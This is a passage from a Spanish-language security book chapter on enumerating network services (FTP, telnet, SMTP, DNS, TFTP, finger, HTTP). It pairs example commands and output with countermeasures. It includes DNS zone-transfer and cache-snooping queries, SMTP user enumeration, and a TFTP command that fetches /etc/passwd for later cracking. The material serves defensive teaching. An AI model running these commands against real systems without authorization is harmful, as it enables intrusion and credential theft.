Después, para los servicios que son críticos para negocios y no se pueden apagar, necesitará investigar la forma correcta de deshabilitar la presentación del vendedor y la versión en los anuncios. Audítese de manera regular con escaneos de puerto y conexiones de netcat simples para activar puertos que le permitan asegurarse de que no está dando información inapropiada a atacantes.

ENUMERACIÓN DE SERVICIOS DE RED COMUNES

Usemos algunas de las técnicas básicas de enumeración, y mucho más, para servicios activados comúnmente por escaneos de puerto reales.

Enumeración de FTP, puerto 21 de TCP

Popularidad:	*1*
Simplicidad:	*10*
Impacto:	*1*
Evaluación del riesgo:	***4***

Aunque el protocolo de transferencia de archivos (FTP) se ha vuelto menos común en Internet, conectarse y examinar el contenido en depósitos FTP sigue siendo una de las técnicas de

enumeración más simple y posiblemente lucrativas. Hemos visto muchos servidores Web públicos que usan FTP para subir contenido Web, proporcionando un vector sencillo para subir ejecutables maliciosos (consulte el capítulo 11 sobre cómo hackear Web para conocer más detalles). Por lo general, la disponibilidad de servicios de intercambio de archivos accesibles se vuelve conocimiento distribuido ampliamente en poco tiempo, y los sitios FTP públicos terminan hospedando contenido confidencial y posiblemente embarazoso. Aun peor, muchos de estos sitios se configuran para acceso anónimo.

Conectarse a FTP es simple, al usar el cliente que suele estar integrado en casi todos los sistemas operativos modernos. El siguiente ejemplo muestra el cliente FTP de línea de comandos de Windows. Observe que usamos "anonymous" y una dirección de correo electrónico falsa (no se muestra en la siguiente salida) para autentificarnos con este servicio anónimo:

```
C:\>ftp ftp.ejemplo.com
Connected to ftp.ejemplo.com.
220 (vsFTPd 2.0.1)
User (ftp.ejemplo.com:(none)): anonymous
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
GO
DROP
hos2
hm1
LINK
lib
lost+found
pub
226 Directory send OK.
ftp: 52 bytes received en 0.00Seconds 52000.00Kbytes/sec.
ftp>
```

Por supuesto, también están disponibles los clientes FTP gráficos. Casi todos los exploradores Web modernos implementan FTP y permiten exploración de sitios por medio de la metáfora familiar de archivo y carpeta. Un cliente FTP gráfico excelente de fuente abierta es FileZilla de http://filezilla-project.org/. Para conocer una lista de sitios FTP anónimos visite www.ftp-sites.org. Aunque no se ha actualizado recientemente, contiene muchos sitios disponibles.

Y, por supuesto, el anuncio enumerado por FTP puede indicar la presencia de software de servidor FTP con varias vulnerabilidades. El servidor FTP de la Universidad de Washington (wu-ftp), por ejemplo, es muy popular y tiene antecedentes de desbordamientos de búfer explotables que permiten poner en peligro completo al sistema.

Medidas para contrarrestar la enumeración de FTP

FTP es uno de esos servicios "viejos pero ya no tan buenos" que debe apagarse. Sea especialmente escéptico de FTP anónimos, y no permita subir archivos sin restricción bajo ninguna circunstancia.

Enumeración de telnet, 23 de TCP

Popularidad:	*4*
Simplicidad:	*9*
Impacto:	*3*
Evaluación del riesgo:	***5***

Telnet fue uno de los servicios más cruciales en uso durante muchos años. En los primeros días de Internet, telnet era tan valioso porque proporcionaba uno de los servicios más esenciales: acceso remoto. La desventaja más grande de telnet es que transmite datos en texto legible. Esto significa que cualquier persona que tenga un olfateador puede ver la conversación completa entre el cliente y el servidor, incluido el nombre de usuario y la contraseña que se usó para iniciar sesión. Como la seguridad se ha convertido en más que una necesidad, este servicio se reemplazó después por medios cifrados, más seguros, de administración remota denominado shell seguro, o SSH. Aunque las inseguridades de telnet son ampliamente conocidas, es muy común encontrar este servicio disponible.

Enumeración de sistema por medio de anuncios de telnet Desde el punto de vista del atacante, telnet puede ser una forma sencilla de obtener información de host, porque telnet suele desplegar un anuncio de sistema antes del inicio de sesión. Este anuncio suele contener el sistema operativo y la versión del host. Con equipo de red como enrutadores y conmutadores, tal vez no reciba un anuncio tan explícitamente detallado. Muchas veces el sistema desplegará un indicador de comandos único con el que puede deducir fácilmente el tipo de dispositivo mediante conocimiento previo o una búsqueda de Google simple. Por ejemplo con el equipo de Cisco, recibirá dos indicadores de comandos:

```
User Access Verification.
Password:
O

User Access Verification.
Username:
```

Si recibe cualquiera de los dos, se puede suponer con toda seguridad que el host al que se está conectando es un dispositivo Cisco. La diferencia entre los dos indicadores de comandos es que Username en los servidores telnet de Cisco suele indicar que el dispositivo está usando TACACS+ o algún tipo de AAA (Authentication, Authorization and Accounting: autentificación, autorización y contabilidad) para autentificación, lo que significa que es probable que esté instalado algún conjunto de mecanismos de bloqueo. Esto puede ayudar al atacante a seleccionar un plan de ataque cuando use la fuerza bruta. En el caso de que sólo se pida la contraseña, es

muy probable que el atacante pueda lanzar un ataque de fuerza bruta sin que se le bloquee y, en muchos casos, pasando inadvertido para el dueño del dispositivo.

Enumeración de cuenta por medio de telnet Como está aprendiendo en este capítulo, los servicios, daemons y todos los demás tipos de aplicaciones hacia clientes pueden proporcionarnos información valiosa, si sabemos cómo pedirla y qué respuesta buscamos. Un ejemplo perfecto de esto es la enumeración de cuenta, que es el proceso de intentar iniciar sesión con un nombre de usuario particular y observar los mensajes de error devueltos por el servidor. Un ejemplo de enumeración de cuenta por medio de telnet fue demostrado por Shalom Carmel, en la Black Hat Europe, durante su presentación "AS/400 for Pentesters". Shalom mostró que AS/400 permitirá enumeración de nombre de usuario durante autenticación telnet (y POP3). Por ejemplo, si un atacante intentara iniciar sesión con un nombre de usuario válido pero una contraseña no válida, el sistema respondería con "CPF1107 - Password not correct for user profile" (CPF1107 - La contraseña no es correcta para el perfil de usuario). Si un atacante intenta iniciar sesión con un nombre de usuario no válido, el sistema respondería "CPF1120 - User X does not exist" (CPF1120 - Usuario X no existe). Al cosechar las respuestas del servidor para nombres de usuario particulares, el atacante puede comenzar a construir una lista de cuentas válidas para usar la fuerza bruta. Shalom también proporcionó una lista de otros mensajes de error AS/400 comunes pero útiles durante la autentificación, que se muestran en la tabla 3-1.

Medidas para contrarrestar la enumeración de telnet

De manera general, la naturaleza insegura de telnet debe ser causa suficiente para descontinuar su uso y buscar medios alternos de administración remota. Secure shell (SSH) es una alternativa

Error	Mensaje
CPF1107	Password not correct for user profile (La contraseña no es correcta para el perfil de usuario)
CPF1109	Not authorized to subsystem (No autorizado en el subsistema)
CPF1110	Not authorized to work station (No autorizado en la estación de trabajo)
CPF1116	Next not valid sign-on attempt varies off device (Con el siguiente intento de inicio de sesión se apagará el dispositivo)
CPF1118	No password associated with user X (No hay contraseña asociada al usuario X)
CPF1120	User X does not exist (No existe el usuario X)
CPF1133	Value X is not a valid name (El valor X no es un nombre válido)
CPF1392	Next not valid sign-on disables user profile (El siguiente inicio de sesión no válido deshabilita el perfil de usuario)
CPF1394	User profile X cannot sing in (El perfil de usuario X no puede iniciar sesión)

Tabla 3-1 Mensajes de error comunes.

muy usada que debe utilizarse como reemplazo en todos los casos posibles. En situaciones donde debe usarse telnet, debe ponerse en marcha la mitigación de los controles para restringir acceso al servicio en una base host/segmento. La información de anuncio puede modificarse en muchos casos, así que asegúrese de consultar con su vendedor para conocer más información. En relación con el problema específico de enumeración de telnet AS/400, estos mensajes de error pueden modificarse para generalizarse al usar el comando `CHMSGD`, y se recomienda que se exija a los usuarios volverse a conectar entre intentos de inicio de sesión fallidos.

Enumeración de SMTP, 25 de TCP

Popularidad:	*5*
Simplicidad:	*9*
Impacto:	*1*
Evaluación del riesgo:	***5***

Una de las técnicas de enumeración más clásica aprovecha el idioma común de la entrega de correo de Internet, el protocolo simple de transferencia de correo (SMTP, Simple Mail Transfer Protocol), que suele ejecutarse en el puerto 25 de TCP. SMTP proporciona dos comandos incluidos que permiten la enumeración de usuarios: `VRFY`, que confirma el nombre de usuarios válidos, y `EXPN`, que revela las direcciones de entrega reales de alias y listas de correo. Aunque casi todas las compañías dan direcciones de correo electrónico libremente estos días, permitir esta actividad en su servidor de correo eleva la posibilidad de correos electrónicos falsos y, más importante, puede proporcionar a los intrusos los nombres de cuentas de usuario locales en el servidor. Usamos telnet en el siguiente ejemplo para ilustrar la enumeración de SMTP, pero también puede usar netcat:

```
[root$]telnet 10.219.100.1 25
Trying 10.219.100.1...
Connected to 10.219.100.1.
Escape character is '^]'.
220  correo.ejemplo.com ESMTP Sendmail Tue, 15 Jul 2008 11:41:57
vrfy root
250 root <root@correo.ejemplo.com>
expn test
250 test <test@correo.ejemplo.com>
expn non-existent
550 5.1.1 non-existent... User unknown
quit
221 correo.ejemplo.com closing connection
```

Para acelerar este proceso existe una herramienta denominada `vrfy.pl`, que un atacante puede usar para especificar el servidor SMTP de destino y una lista de nombres de usuario para probar. Entonces se ejecutará `vrfy.pl` a través del archivo de nombre de usuario y reportará qué usuarios ha identificado el servidor como válidos.

Medidas para contrarrestar la enumeración de SMTP

Éste es otro de los servicios viejos pero buenos que debe desactivarse. Las versiones populares de software de servidor SMTP sendmail (www.sendmail.org) superiores a 8 ofrecen sintaxis que puede incrustarse en el archivo `mail.cf` para deshabilitar estos comandos o requerir autenticación. Exchange Server de Microsoft evita que usuarios sin privilegios usen `EXPN` y `VRFY` como opción predeterminada en versiones más recientes. Otras implementaciones de servidor SMTP deben ofrecer funcionalidad similar. Si no lo hacen, ¡considere cambiar de vendedores!

DNS, TCP/UDP 53

Popularidad:	*5*
Simplicidad:	*9*
Impacto:	*2*
Evaluación del riesgo:	***5***

Como vio en el capítulo 1, una de las fuentes principales de recolección de información es el sistema de nombre de dominio (DNS, Domain Name System), el protocolo estándar de Internet para comparar direcciones de host IP con nombres amigables para los humanos como "foundstone.com". DNS suele operar en el puerto 53 de UDP, pero también se ejecuta en el puerto 53 de TCP para características extendidas como transferencias de zona.

Enumeración de DNS con transferencias de zona Una de las técnicas de enumeración más antigua es la *transferencia de zona DNS*, que puede implementarse contra servidores DNS mal configurados por medio del puerto 53 de TCP. Las transferencias de zona vacían todo el contenido de archivos de zona de un dominio determinado, enumerando información como asignaciones de nombres de host a direcciones IP, además de datos de registro de información de host (HINFO, Host Information Record) (consulte el capítulo 1).

Si el servidor de destino está ejecutando servicios DNS de Microsoft para dar soporte a Active Directory, existe una buena posibilidad de que el atacante pueda obtener aún más información. Debido a que el espacio de nombres de AD está basado en DNS, la implementación del servidor DNS de Microsoft anuncia servicios de dominio como AD y Kerberos al usar el registro SRV de DNS (RFC 2052), que permite a los servidores ubicarse por tipo de servicio (por ejemplo, LDAP, FTP o WWW) y protocolo (por ejemplo, TCP). Por lo tanto, una simple transferencia de zona (`nslookup, ls -d <nombrededominio>`) puede enumerar mucha información de red interesante, como se muestra en el siguiente ejemplo de transferencia de zona que se ejecuta contra el dominio "ejemplo2.org" (editado y con divisiones de línea para que sea más breve y legible):

```
C:\>nslookup
Default Server: ns1.ejemplo.com
Address: 10.219.100.1
> server 192.168.234.110

Servidor predeterminado: corp-dc.ejemplo2.org
Address: 192.168.234.110
```

```
> ls -d ejemplo2.org
[[192.168.234.110]]
ejemplo2.org.    SOA   corp-dc.ejemplo2.org admin.
ejemplo2.org.                A       192.168.234.110
ejemplo2.org.                NS      corp-dc.ejemplo2.org

_gc._tcp      SRV priority=0, weight=100, port:3268, corp-dc.ejemplo2.org
_kerberos._tcp SRV priority=0, weight=100, port:88, corp-dc.ejemplo2.org
_kpasswd._tcp  SRV priority=0, weight=100, port:464, corp-dc.ejemplo2.org
_ldap._tcp    SRV priority=0, weight=100, port:389, corp-dc.ejemplo2.org
```

De acuerdo con la RFC 2052, el formato para registros SRV es el siguiente:

```
Service.Proto.Name TTL Class SRV Priority Weight Port Target
```

Algunas de las observaciones más simples que un atacante puede tomar de este archivo sería la ubicación del servicio Global Catalog del dominio (_gc._tcp), los controladores de dominio al usar autenticación Kerberos (_kerberos._tcp), servidores LDAP (_ldap._tcp) y sus números de puertos asociados. (Aquí sólo se muestran las encarnaciones de TCP.)

De forma alterna dentro de Linux (u otras variantes de Unix), podemos usar el comando `dig` para producir resultados similares:

```
~ $ dig @192.168.234.110 ejemplo2.org axfr

; <<>> DiG 9.3.2 <<>> @192.168.234.110 ejemplo2.org axfr
; (1 server found)
;; global options: printcmd
ejemplo2.org.     86400 IN    SOA   corp-dc.ejemplo2.org admin.
ejemplo2.org.     86400 IN    A     192.168.234.110
ejemplo2.org.     86400 IN    NS    corp-dc.ejemplo2.org
...
_gc._tcp          86400 IN   SRV    0 100 3268 corp-dc.ejemplo2.org
_kerberos._tcp    86400 IN   SRV    0 100 88 corp-dc.ejemplo2.org
_kpasswd._tcp     86400 IN   SRV    0 100 464 corp-dc.ejemplo2.org
_ldap._tcp        86400 IN   SRV    0 100 389 corp-dc.ejemplo2.org
;; Query time: 489 msec
;; SERVER: 192.168.234.110#53 (192.168.234.110)
;; WHEN: Wed Jul 16 15:10:27 2008
;; XFR size: 45 records (messages 1)
```

Enumeración de BIND El servidor Berkeley Internet Name Domain (BIND, dominio de nombre de Internet de Berkeley) es un servidor DNS popular para variantes de Unix. Además de ser susceptible a transferencias de zona DNS, BIND viene con un registro dentro de la clase "CHOAS",

version.bind, que contiene la versión de la instalación de BIND cargada en el servidor de destino. Para solicitar este registro, el atacante puede usar el comando dig:

```
~ $ dig @10.219.100.1 version.bind txt chaos

; <<>> DiG 9.3.2 <<>> @10.219.100.1 version.bind txt chaos
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1648
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;version.bind.                  CH     TXT

;; ANSWER SECTION:
version.bind.          0       CH     TXT

;; Query time: 489 msec
;; SERVER: 10.219.100.1#53 (10.219.100.1)
;; WHEN: Wed Jul 16 19:00:04 2008
;; MSG SIZE  rcvd: 48
```

Olfatear en el caché de DNS Los servidores DNS mantienen un caché por varias razones, una de las cuales es resolver rápidamente nombres de host usados con frecuencia. Para solicitudes de resolver nombres de host que no están dentro del dominio del servidor DNS de destino, el servidor DNS consultará su caché local o usará recursión para resolver la solicitud al consultar otro servidor DNS. Los atacantes pueden abusar de esta funcionalidad al solicitar al servidor DNS que sólo consulte su caché, y al hacerlo así puede deducir si los clientes del servidor DNS han visitado o no un sitio particular. En caso de que el servidor DNS no haya procesado la solicitud de un host particular, el servidor responderá con la marca "Answer" establecida en 0 (la salida se ha condensado):

```
~ $ dig @10.219.100.1 www.foundstone.com A +norecurse
; <<>> DiG 9.3.2 <<>> @10.219.100.1 www.foundstone.com A +norecurse
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4954
;; flags: qr; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 13

;; QUESTION SECTION:
;www.foundstone.com.            IN     A

;; AUTHORITY SECTION:
```

```
com.                    161611  IN      NS      A.GTLD-SERVERS.NET

;; ADDITIONAL SECTION:
A.GTLD-SERVER.NET.      111268  IN      A       192.5.6.30

;; Query time: 105 msec
;; SERVER: 10.219.100.1#53 (10.219.100.1)
;; WHEN: Wed Jul 16 19:48:27 2008
;; MSG SIZE  rcvd: 480
```

Una vez que el servidor DNS ha procesado la solicitud del nombre de host particular, la marca "Answer" entonces se establecerá a 1:


```
~ $ dig @10.219.100.1 www.foundstone.com A +norecurse

; <<>> DiG 9.3.2 <<>> @10.219.100.1 www.foundstone.com A +norecurse
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16761
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.foundstone.com.             IN      A

;; ANSWER SECTION:
www.foundstone.com.     291     IN      A     216.49.88.17

;; Query time: 103 msec
;; SERVER: 10.219.100.1#53 (10.219.100.1)
;; WHEN: Wed Jul 16 19:57:24 2008
;; MSG SIZE  rcvd: 52
```

Enumeración de DNS automatizada Existen varias herramientas DNS que automatizarán las técnicas de enumeración anteriores y realizarán varias tareas diferentes que pueden darle información adicional acerca de un dominio y el host dentro de éste. `dnsenum` (http://code.google.com/p/dnsenum/) es una herramienta, escrita por Filip Waeytens y tixxDZ, que hace varias tareas diferentes, como rastrear en Google en busca de nombres y subdominios adicionales, usar fuerza bruta en subdominios, realizar búsquedas inversas, elaborar listas de rangos de red de dominio y realizar consultas whois en los rangos identificados. El poder de `dnsenum` proviene de la correlación que hace a través de cada tarea para obtener toda la información posible para un dominio particular. La herramienta puede ejecutarse en un nombre de dominio, y después deducir los servidores DNS asociados a éste, o puede ejecutarse contra un servidor objetivo para un dominio particular.

Medidas para contrarrestar la enumeración de DNS

Como siempre, si no se requiere DNS, la mejor medida es simplemente deshabilitar el servicio. Sin embargo, lo más probable es que necesite un servidor DNS hacia Internet en su perímetro para sostener las operaciones del negocio. Además de oponerse a las técnicas específicas antes descritas, es importante mantener dos servidores DNS: uno para consultas externas hacia Internet y otro para consultas internas. Con esta medida, si se identifica una vulnerabilidad o falla de configuración dentro de un servidor DNS hacia el público, las direcciones internas y los objetivos críticos no se expondrán.

Bloqueo de transferencias de zona DNS Una solución sencilla para este problema es restringir las transferencias de zona sólo a máquinas autorizadas (por lo general, servidores DNS de respaldo). La implementación de DNS en Windows permite la restricción sencilla para transferencias de zona, como se muestra en la siguiente ilustración. Esta pantalla está disponible cuando la opción Propiedades para una zona de búsqueda directa (en este caso, labfarce.org) está seleccionada dentro de "Administración de equipos" en la Consola de administración de Microsoft (MMC, Microsoft Management Console), bajo \Servicios y Aplicaciones\DNS\[*nombre_servidor*]\Zonas de búsqueda directa\[*nombre_zona*] | Propiedades.



Usted puede deshabilitar por completo estas trasferencias de zona al quitar la marca de verificación de la casilla Permitir transferencias de zona, pero tal vez sea más realista suponer que los servidores DNS necesitarán mantenerse actualizados para mostrar una opción menos restrictiva aquí.

NOTA Las versiones anteriores de Windows (hasta Windows 2000) venían configuradas como opción predeterminada para permitir transferencias de zona a cualquier servidor. Sin embargo, gracias en parte a la descripción de este problema en ediciones pasadas de *Hacking Exposed*, Microsoft lanzó sus versiones de servidor posteriores con una opción predeterminada de servidor DNS que bloquea transferencias de zona a sistemas no autorizados. ¡Hay que quitarse el sombrero ante Redmond!

Bloqueo de solicitudes version.bind de BIND Rob Thomas proporciona una excelente guía endurecida para BIND en www.cymru.com/Documents/secure-bind-template.html. Incluye varios métodos diferentes para asegurar BIND, que incluyen cómo cambiar o deshabilitar consultas para version.bind.

Deshabilitar olfateo de caché de DNS Luis Grangeia ha escrito un artículo (www.rootsecure.net/content/downloads/pdf/dns_cache_snooping.pdf) que describe con más detalle el olfateo de caché de DNS y proporciona métodos para protegerse de éste.

Enumeración de TFTP, 69 de TCP/UDP

Popularidad:	*1*
Simplicidad:	*3*
Impacto:	*7*
Evaluación del riesgo:	***3***

El protocolo trivial de transferencia de archivos (TFTP, Trivial File Transfer Protocol) está basado en UDP para transferencias rápidas de archivo, no autentificadas, que suelen ejecutarse en el puerto 69 de UDP. La premisa de TFTP es que para poder obtener un archivo de un servidor debe conocer el nombre de archivo. Esto puede ser una espada de doble filo para un atacante, porque el resultado no siempre está garantizado. Por ejemplo, si se ha cambiado aunque sea un carácter del nombre del archivo, la solicitud del atacante fallará.

Copia de archivos mediante un servidor TFTP de Linux Aunque apenas califica como un truco de enumeración debido a la severidad de la información obtenida, el abuelito de todos los trucos de enumeración de UNIX/Linux es obtener el archivo `/etc/passwd`, que se analizará ampliamente en el capítulo 5. Sin embargo, vale la pena mencionar aquí que una de las formas de obtener el archivo `passwd` es por medio de TFTP. Resulta trivial obtener un archivo `/etc/passwd` mal asegurado por medio de TFTP, como se muestra a continuación:

```
[root$]tftp 192.168.202.34
 tftp> connect 192.168.202.34
 tftp> get /etc/passwd /tmp/passwd.cracklater
 tftp> quit
```

Además del hecho de que nuestros atacantes ahora tienen el archivo `passwd` para ver todas las cuentas de usuario válidas en el servidor, si éste fuera un sistema viejo podrían obtener acceso a los hashes de contraseña cifrada para cada usuario. En sistemas nuevos, tal vez valga la pena tratar también de transferir el archivo `/etc/shadow`.

Acceso a configuraciones de enrutador y conmutador por medio de TFTP Los dispositivos de red como enrutadores, conmutadores y concentradores VPN suelen proporcionar la funcionalidad para configurar el dispositivo como un servidor TFTP. En algunos casos, los atacantes pueden aprovechar esta funcionalidad para obtener el archivo de configuración del dispositivo. Algunos archivos que puede ver el atacante en los dispositivos de red son

```
running-config
startup-config
.config
config
run
```

Medidas para contrarrestar la enumeración de TFTP

TFTP es un protocolo intrínsecamente inseguro (se transmite en texto legible en la red, no ofrece mecanismo de autentificación y puede dejar abierta para el abuso a las ACL mal configuradas del sistema de archivos). Por estas razones, no ejecute TFTP (y si lo hace, envuélvalo para restringir el acceso, con una herramienta como TCP Wrappers), limite el acceso al directorio `/tftpboot` y asegúrese de que está bloqueado en la firewall de extremo.

Finger, 79 de TCP/UDP

Popularidad:	*7*
Simplicidad:	*10*
Impacto:	*1*
Evaluación del riesgo:	***6***

Tal vez el truco más viejo en el libro para enumerar usuarios sea la utilería finger de UNIX/Linux. Finger fue una forma conveniente de dar información de usuario de manera automática en los días en que Internet era más pequeño y amigable. Lo analizamos aquí sobre todo para describir la firma del ataque, porque muchas herramientas de ataque mediante secuencias de comandos todavía lo intentan, y muchos administradores de sistema sin intención dejan abierto finger con configuraciones de seguridad mínimas. Una vez más, en el siguiente caso se supone que, en escaneos anteriores, se ha identificado un host válido que ejecuta el servicio finger (puerto 79):

```
[root$]finger -l @objetivo.ejemplo.com
[objetivo.ejemplo.com]
Login: root                             Name: root
Directory: /root                        Shell: /bin/bash
On since Sun Mar 28 11:01 (PST) on tty1 11 minutes idle
     (messages off)
On since Sun Mar 28 11:01 (PST) on ttyp0 from :0.0
   3 minutes 6 seconds idle
No mail.
```

```
plan:
John Smith
Gurú de seguridad
Telnet mi contraseña es el día de mi cumpleaños.
```

`finger 0@nombrehost` también proporciona buena información:

```
[root$]finger 0@192.168.202.34
[192.168.202.34]
    Line       User     Host(s)     Idle Location
*  2 vty 0             idle           0 192.168.202.14
  Se0                  Sync PPP   00:00:02
```

Como puede ver, casi toda la información desplegada por finger es muy innocua. (Se deriva de los campos apropiados `/etc/passwd` si existen.) Tal vez la información más peligrosa contenida en la salida de finger sean los nombres de los usuarios que han iniciado sesión y los periodos de inactividad, que dan a los atacantes la idea de quiénes están viendo (¿root?) y qué tan atentos son. Puede usarse una parte de la información adicional en un ataque de "ingeniería social" (una expresión de los hackers para describir el intento de hacer que la gente dé acceso mediante engaños usando habilidades "sociales"; consulte el capítulo 12). Como se observó en este ejemplo, los usuarios que colocan un archivo .plan o .proyecto en sus directorios de inicio pueden dar posibles comodines de información a pruebas simples. (El contenido de estos archivos se despliega en la salida de las pruebas con finger, como se mostró antes.)

Medidas para contrarrestar finger

Detectar y corregir este filtrado de información es sencillo: no ejecute finger (conviértalo en un comentario en inetd.conf y `killall -HUP inetd`) y bloquee el puerto 79 en la firewall). Si debe (y queremos decir *debe*) dar acceso a finger, use TCP Wrappers (consulte el capítulo 5) para restringir y registrar el acceso a host, o use un daemon de finger modificado que presente información limitada.

Enumeración de HTTP, 80 de TCP

Popularidad:	*5*
Simplicidad:	*9*
Impacto:	*1*
Evaluación del riesgo:	***5***

Enumerar la marca y el modelo de un servidor Web es una de las técnicas más sencillas y más apreciadas entre la comunidad de hackers. Siempre que se lanza una nueva forma de explotar a un servidor (por ejemplo, el viejo desbordamiento de búfer ida/idq que sirvió como base para los gusanos Code Red y Nimda), el movimiento clandestino recurre a herramientas de enumeración simples automatizadas para revisar todos los caminos de Internet en busca de software que pueda ser vulnerable. No piense que no lo atraparán.

Demostramos la captura de anuncios HTTP elemental al principio de este capítulo, en la sección titulada "Lo básico de la captura de anuncios: telnet y netcat". En esa sección le mostramos cómo conectarse al servidor Web en un puerto HTTP estándar (80 de TCP) al usar netcat y cómo dar un par de saltos de línea para extraer el anuncio. Por lo general, el método HTTP HEAD es una forma clara de evocar información de anuncios. Puede escribir este comando en netcat una vez que se haya conectado al servidor de destino, como se muestra aquí (los comandos que deben insertarse aparecen en negritas; necesita dar dos o más saltos de línea después de la línea que contiene el comando `head`):

```
C:\>nc -v www.ejemplo.com 80
www.ejemplo.com [10.219.100.1] 80 (http) open
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 Jul 2008 14:14:50 GMT
X-Powered-By: ASP.NET
Content-Length: 8601
Content-Type: text/html
Set-Cookie: ASPSESSIONIDCCRRABCR=MEJICIJDLAMKPGOIJAFBJOGD; path=/
Cache-control: private
```

Ya hemos demostrado la solicitud HEAD de HTTP en el ejemplo anterior, que es poco común, con la excepción notable de los gusanos. Por lo tanto, algunos sistemas de detección de intrusos pueden activarse con una petición HEAD.

Además, si encuentra un sitio Web que usa SSL, no se agobie; netcat no puede negociar conexiones SSL. Sólo rediríjalo mediante una de las muchas herramientas proxy SSL disponibles, como `sslproxy`, o use `openssl` para realizar la tarea:

```
~ $ openssl s_client -quiet -connect www.ejemplo.com:443

HEAD / HTTP/1.1
host: www.ejemplo.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 Jul 2008 14:22:13 GMT
X-Powered-By: ASP.NET
Content-Length: 8601
Content-Type: text/html
Set-Cookie: ASPSESSIONIDAADQDAAQ=BEMJCIICCJBGGKCLLOIBBOHA; path=/
Cache-control: private
```

Como opción predeterminada `openssl` incluye demasiado texto, así que especifique el conmutador `-quiet` para limitar su salida. Puede observar que también especificamos `host: www.ejemplo.com` después de obtener `HEAD / HTTP/1.1`. Esto se debe a que los servidores

tienen la capacidad de hospedar varios sitios Web, así que en algunos casos tal vez tenga que incluir en el encabezado de host HTTP el nombre del host de la página Web que está visitando, para evocar un 200 OK (o el código de que la solicitud se hizo de manera correcta) del servidor Web. Para este ejemplo particular, el servidor Web proporcionará su información de versión para cualquier petición HTTP, pero cuando comienza a entrar en técnicas más avanzadas, el encabezado de host HTTP puede evitarle un dolor de cabeza.

Debemos remarcar aquí que gran parte de la información jugosa se encuentra en el código fuente de HTTP para páginas Web. Una de nuestras herramientas favoritas para explorar sitios completos (entre otras estupendas características de consulta de red) es Sam Spade de Blighty Design (http://preview.samspade.org/ssw/download.html). En la figura 3-1 se muestra la manera en que Sam Spade puede absorber sitios Web completos y buscar páginas con información jugosa como la palabra "password".




Figura 3-1 La característica Crawl Website de Sam Spade facilita el análisis de sitios completos para buscar información jugosa, como contraseñas.

La exploración de HTML para obtener información jugosa pasa al territorio del hackeo de Web, que se aborda en el capítulo 11 de este libro.

SUGERENCIA Para conocer un análisis expandido y más a fondo de las metodologías, herramientas y técnicas de hackeo de Web, eche un vistazo a *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006; www.webhackingexposed.com).

Medidas para contrarrestar la enumeración de HTTP

